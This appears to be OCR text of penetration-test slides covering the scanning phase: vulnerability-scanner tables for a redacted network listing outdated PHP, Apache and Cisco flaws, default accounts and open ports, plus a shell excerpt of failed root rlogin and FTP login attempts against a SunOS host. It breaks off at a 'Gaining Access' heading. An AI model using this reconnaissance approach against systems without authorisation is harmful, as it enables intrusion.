
Status: Running

[redacted].0/16

901 results

Host	Progress	Total	High ▾	Medium	Low	Open Port
[redacted] 40	Complete	106	9	23	53	21
[redacted]	Complete	154	7	10	75	62
[redacted]	Complete	34	7	3	20	4
[redacted]	Complete	34	7	3	20	4
[redacted]	Complete	31	5	2	20	4
[redacted]	Complete	203	4	31	103	65
[redacted]	Complete	79	4	16	52	7
[redacted]	Complete	127	3	24	69	31
[redacted]	Complete	58	3	14	33	8
[redacted]	Complete	46	3	5	24	14
[redacted]	Complete	15	3	1	10	1
[redacted]	Complete	143	2	6	74	61
[redacted]	Complete	26	2	5	17	2
[redacted]	Complete	26	2	5	17	2
[redacted]	Complete	58	2	1	41	14
[redacted]	Complete	112	2	13	72	25
[redacted]	Complete	25	2	1	17	5
[redacted]	Complete	15	2	0	12	1
[redacted]	Complete	17	2	0	14	1

Scanning & Enumeration - Vulnerability Scan cont.




[redacted].0/16 [redacted].40

25 results


Port	Protocol	SVC Name	Total	High	Medium	Low	Open Port
8086	tcp	www	31	9	14	7	1
0	tcp	general	5	0	0	5	0
0	udp	general	1	0	0	1	0
548	tcp	appleshare	2	0	0	1	1
1046	tcp	unknown	1	0	0	0	1
1049	tcp	td-postman?	1	0	0	0	1
1059	tcp	nimreg?	1	0	0	0	1
1062	tcp	veracity?	1	0	0	0	1
2080	tcp	autodesk-nlm?	1	0	0	0	1
3306	tcp	mysql	2	0	0	1	1
3389	tcp	msrdp	5	0	2	2	1
5223	tcp	unknown	1	0	0	0	1
0	icmp	general	1	0	0	1	0
5353	udp	mdns	1	0	1	0	0
5976	tcp	unknown	2	0	0	1	1
7070	tcp	www	5	0	0	4	1
7443	tcp	www	21	0	5	15	1
7777	tcp	socks5	2	0	0	1	1
8085	tcp	www	4	0	0	3	1

Scanning & Enumeration - Vulnerability Scan cont.



Plugin ID	Name	Port	Severity
17797	PHP 5.x < 5.2.2 Information Disclosure	www (8086/tcp)	High
50069	Apache 2.0 < 2.0.64 Multiple Vulnerabilities	www (8086/tcp)	High
41014	PHP < 5.2.11 Multiple Vulnerabilities	www (8086/tcp)	High
35043	PHP 5 < 5.2.7 Multiple Vulnerabilities	www (8086/tcp)	High
24907	PHP < 5.2.1 Multiple Vulnerabilities	www (8086/tcp)	High
48244	PHP 5.2 < 5.2.14 Multiple Vulnerabilities	www (8086/tcp)	High
32123	PHP < 5.2.6 Multiple Vulnerabilities	www (8086/tcp)	High
57537	PHP < 5.3.9 Multiple Vulnerabilities	www (8086/tcp)	High
35067	PHP < 5.2.8 Multiple Vulnerabilities	www (8086/tcp)	High
35750	PHP < 5.2.9 Multiple Vulnerabilities	www (8086/tcp)	Medium
39480	PHP < 5.2.10 Multiple Vulnerabilities	www (8086/tcp)	Medium
28181	PHP < 5.2.5 Multiple Vulnerabilities	www (8086/tcp)	Medium
11213	HTTP TRACE / TRACK Methods Allowed	www (8086/tcp)	Medium
25971	PHP < 5.2.4 Multiple Vulnerabilities	www (8086/tcp)	Medium
43351	PHP < 5.2.12 Multiple Vulnerabilities	www (8086/tcp)	Medium
57792	Apache HTTP Server httpOnly Cookie Information Disclosure	www (8086/tcp)	Medium
25368	PHP < 5.2.3 Multiple Vulnerabilities	www (8086/tcp)	Medium
46803	PHP expose_php Information Disclosure	www (8086/tcp)	Medium
44921	PHP < 5.3.2 / 5.2.13 Multiple Vulnerabilities	www (8086/tcp)	Medium

Scanning & Enumeration - Vulnerability Scan cont.



Plugin ID: 35043 **Port / Service:** www (8086/tcp) **Severity:** High

Plugin Name: PHP 5 < 5.2.7 Multiple Vulnerabilities

Synopsis: The remote web server uses a version of PHP that is affected by multiple flaws.

Description
According to its banner, the version of PHP installed on the remote host is older than 5.2.7. Such versions may be affected by several security issues :

- File truncation can occur when calling 'dba_replace()' with an invalid argument.


- There is a buffer overflow in the bundled PCRE library fixed by 7.8. (CVE-2008-2371)

- A buffer overflow in the 'imageloadfont()' function in 'ext/gd/gd.c' can be triggered when a specially crafted font is given. (CVE-2008-3658)

- There is a buffer overflow in PHP's internal function 'memnstr()', which is exposed to userspace as 'explode()'. (CVE-2008-3659)

- When used as a FastCGI module, PHP segfaults when opening a file whose name contains two dots (eg,

Scanning & Enumeration - Vulnerability Scan cont.



[redacted].0/16

4 results


Hosts:
[redacted].12
[redacted].11
[redacted].13
[redacted].18

Host	Progress	Total	High	Medium	Low	Open Port
[redacted].12	Complete	2	1	0	0	1
[redacted].11	Complete	2	1	0	0	1
[redacted].13	Complete	2	1	0	0	1
[redacted].18	Complete	2	1	0	0	1

Filters

Plugin ID	is equal to	
Plugin Name	contains	
Vulnerability Text	contains	
Host	contains	
Ports	is equal to	513
Protocol	contains	
Severity	All	
Exploits Exist	□	


Scanning & Enumeration - Vulnerability Scan cont.



```
109ADD657C17:~ jack$ su root
Password:
sh-3.2# rlogin [redacted].13
?Password:
Not on system console
rlogin: connection closed
sh-3.2# ftp [redacted].13
Connected to [redacted].13.
220 limberlost FTP server (SunOS 5.8) ready.
Name [redacted].13:jack): root
331 Password required for root.
Password:
530 Login incorrect.
ftp: Login failed
ftp> bye
221 Goodbye.
sh-3.2# rlogin [redacted].13
?Password:
Not on system console
rlogin: connection closed
sh-3.2# exit
exit
109ADD657C17:~ jack$ rlogin [redacted].13
?Password:
Login incorrect
login: 
```

Google:
A Girl of the Limberlost : the timeless story of an impoverished young girl, Elnora Comstock, growing up on the edge of the Limberlost swamp.

Scanning & Enumeration - Vulnerability Scan cont.




[redacted].0/16 **Vulnerability Summary** | Host Summary

Download Report

Completed: [redacted]

Plugin ID	Count	Severity	Name	Family
23938	38	Critical	Cisco Device Default Password	CISCO
11133	18	Critical	Generic Format String Detection	Misc.
10709	17	Critical	BSD Based telnetd telrcv Function Remote Command Execution	Gain a shell remotely
10026	12	Critical	BFTelnet Username Handling Remote Overflow DoS	Windows
33850	10	Critical	Unsupported Unix Operating System	General
10305	9	Critical	WFTP Unpassworded Guest Account	FTP
10080	3	Critical	Linux FTP Server Backdoor Detection	Backdoors
11160	3	Critical	Windows FTP Server NULL Administrator Password	FTP
15555	2	Critical	Apache mod_proxy Content-Length Overflow	Web Servers
38744	2	Critical	Mac OS X < 10.5.7 Multiple Vulnerabilities	MacOS X Local Security Checks
40502	2	Critical	Mac OS X < 10.5.8 Multiple Vulnerabilities	MacOS X Local Security Checks
48995	2	Critical	Combined IOS Table for January 24, 2007 Security Advisories	CISCO
49016	2	Critical	SNMP Version 3 Authentication Vulnerabilities - Cisco Systems	CISCO
10239	1	Critical	CDE RPC tooltalk Service Multiple Overflows	RPC
10648	1	Critical	BSD Based FTP Server Multiple glob Function Remote Overflow	FTP
11539	1	Critical	NetComm NB1300 Router FTP Default Admin Account	FTP
11841	1	Critical	Solaris sadmind AUTH_SYS Credential Remote Command Execution	Gain a shell remotely
19554	1	Critical	DameWare Mini Remote Control Pre-Authentication Username Remote Overflow	Windows
28212	1	Critical	Mac OS X < 10.4.11 Multiple Vulnerabilities (Security Update 2007-008)	MacOS X Local Security Checks
34211	1	Critical	Mac OS X < 10.5.5 Multiple Vulnerabilities	MacOS X Local Security Checks
35111	1	Critical	Mac OS X < 10.5.6 Multiple Vulnerabilities	MacOS X Local Security Checks
38664	1	Critical	Intel Common Base Agent CreateProcessA() Function Remote Command Execution	Windows
47709	1	Critical	Microsoft Windows 2000 Unsupported Installation Detection	Windows
55786	1	Critical	Oracle Database Unsupported	Databases
56056	1	Critical	Oracle Database, April 2007 Critical Patch Update	Databases
56066	1	Critical	Oracle Database, October 2009 Critical Patch Update	Databases

Scanning & Enumeration - Vulnerability Scan cont.




Plugin ID	Count	Severity	Name	Family
41028	288	High	SNMP Agent Default Community Name (public)	SNMP
11084	39	High	Web Server HTTP Header Memory Exhaustion DoS	Web Servers
10245	29	High	rsh Service Detection	Service detection
34460	23	High	Obsolete Web Server Detection	Web Servers
27841	17	High	SNMP GETBULK Large max-repetitions Remote DoS	SNMP
10264	15	High	SNMP Agent Default Community Names	SNMP
44078	14	High	OpenSSH < 4.7 Trusted X11 Cookie Connection Policy Bypass	Misc.
55976	12	High	Apache HTTP Server Byte Range DoS	Web Servers
20343	8	High	Webmin miniserv.pl username Parameter Format String	CGI abuses
17296	7	High	Network Service Malformed Data Remote DoS	Denial of Service
18037	7	High	XAMPP Default FTP Account	FTP
36129	6	High	HP LaserJet Web Server Unspecified Admin Component Traversal Arbitrary File Access	CGI abuses
10205	5	High	rlogin Service Detection	Service detection
10508	5	High	PFTP Default Unpassworded Account	FTP
10687	5	High	Web Server HTTP POST Method Handling Remote Overflow	Web Servers
10166	4	High	Windows NT FTP 'guest' Account Present	FTP
49030	4	High	Cisco IOS Software Multiple Features IP Sockets Vulnerability	CISCO
49035	4	High	Cisco IOS Software Multiple Features Crafted UDP Packet Vulnerability - Cisco Systems	CISCO
49038	4	High	TCP State Manipulation Denial of Service Vulnerabilities in Multiple Cisco Products - Cisco System	CISCO
11317	3	High	HP JetDirect Device SNMP Request Cleartext Admin Credential Disclosure	SNMP
11620	3	High	Apple AirPort Base Station Authentication Credential Encryption Weakness	Misc.
12200	3	High	Web Server Incomplete Basic Authentication DoS	Web Servers
32123	3	High	PHP < 5.2.6 Multiple Vulnerabilities	CGI abuses
35043	3	High	PHP 5 < 5.2.7 Multiple Vulnerabilities	CGI abuses
35067	3	High	PHP < 5.2.8 Multiple Vulnerabilities	CGI abuses
40332	3	High	Wyse Device Manager Default FTP Account	FTP

Phase 2

Gaining Access

Gaining Access - Attack/Exploit

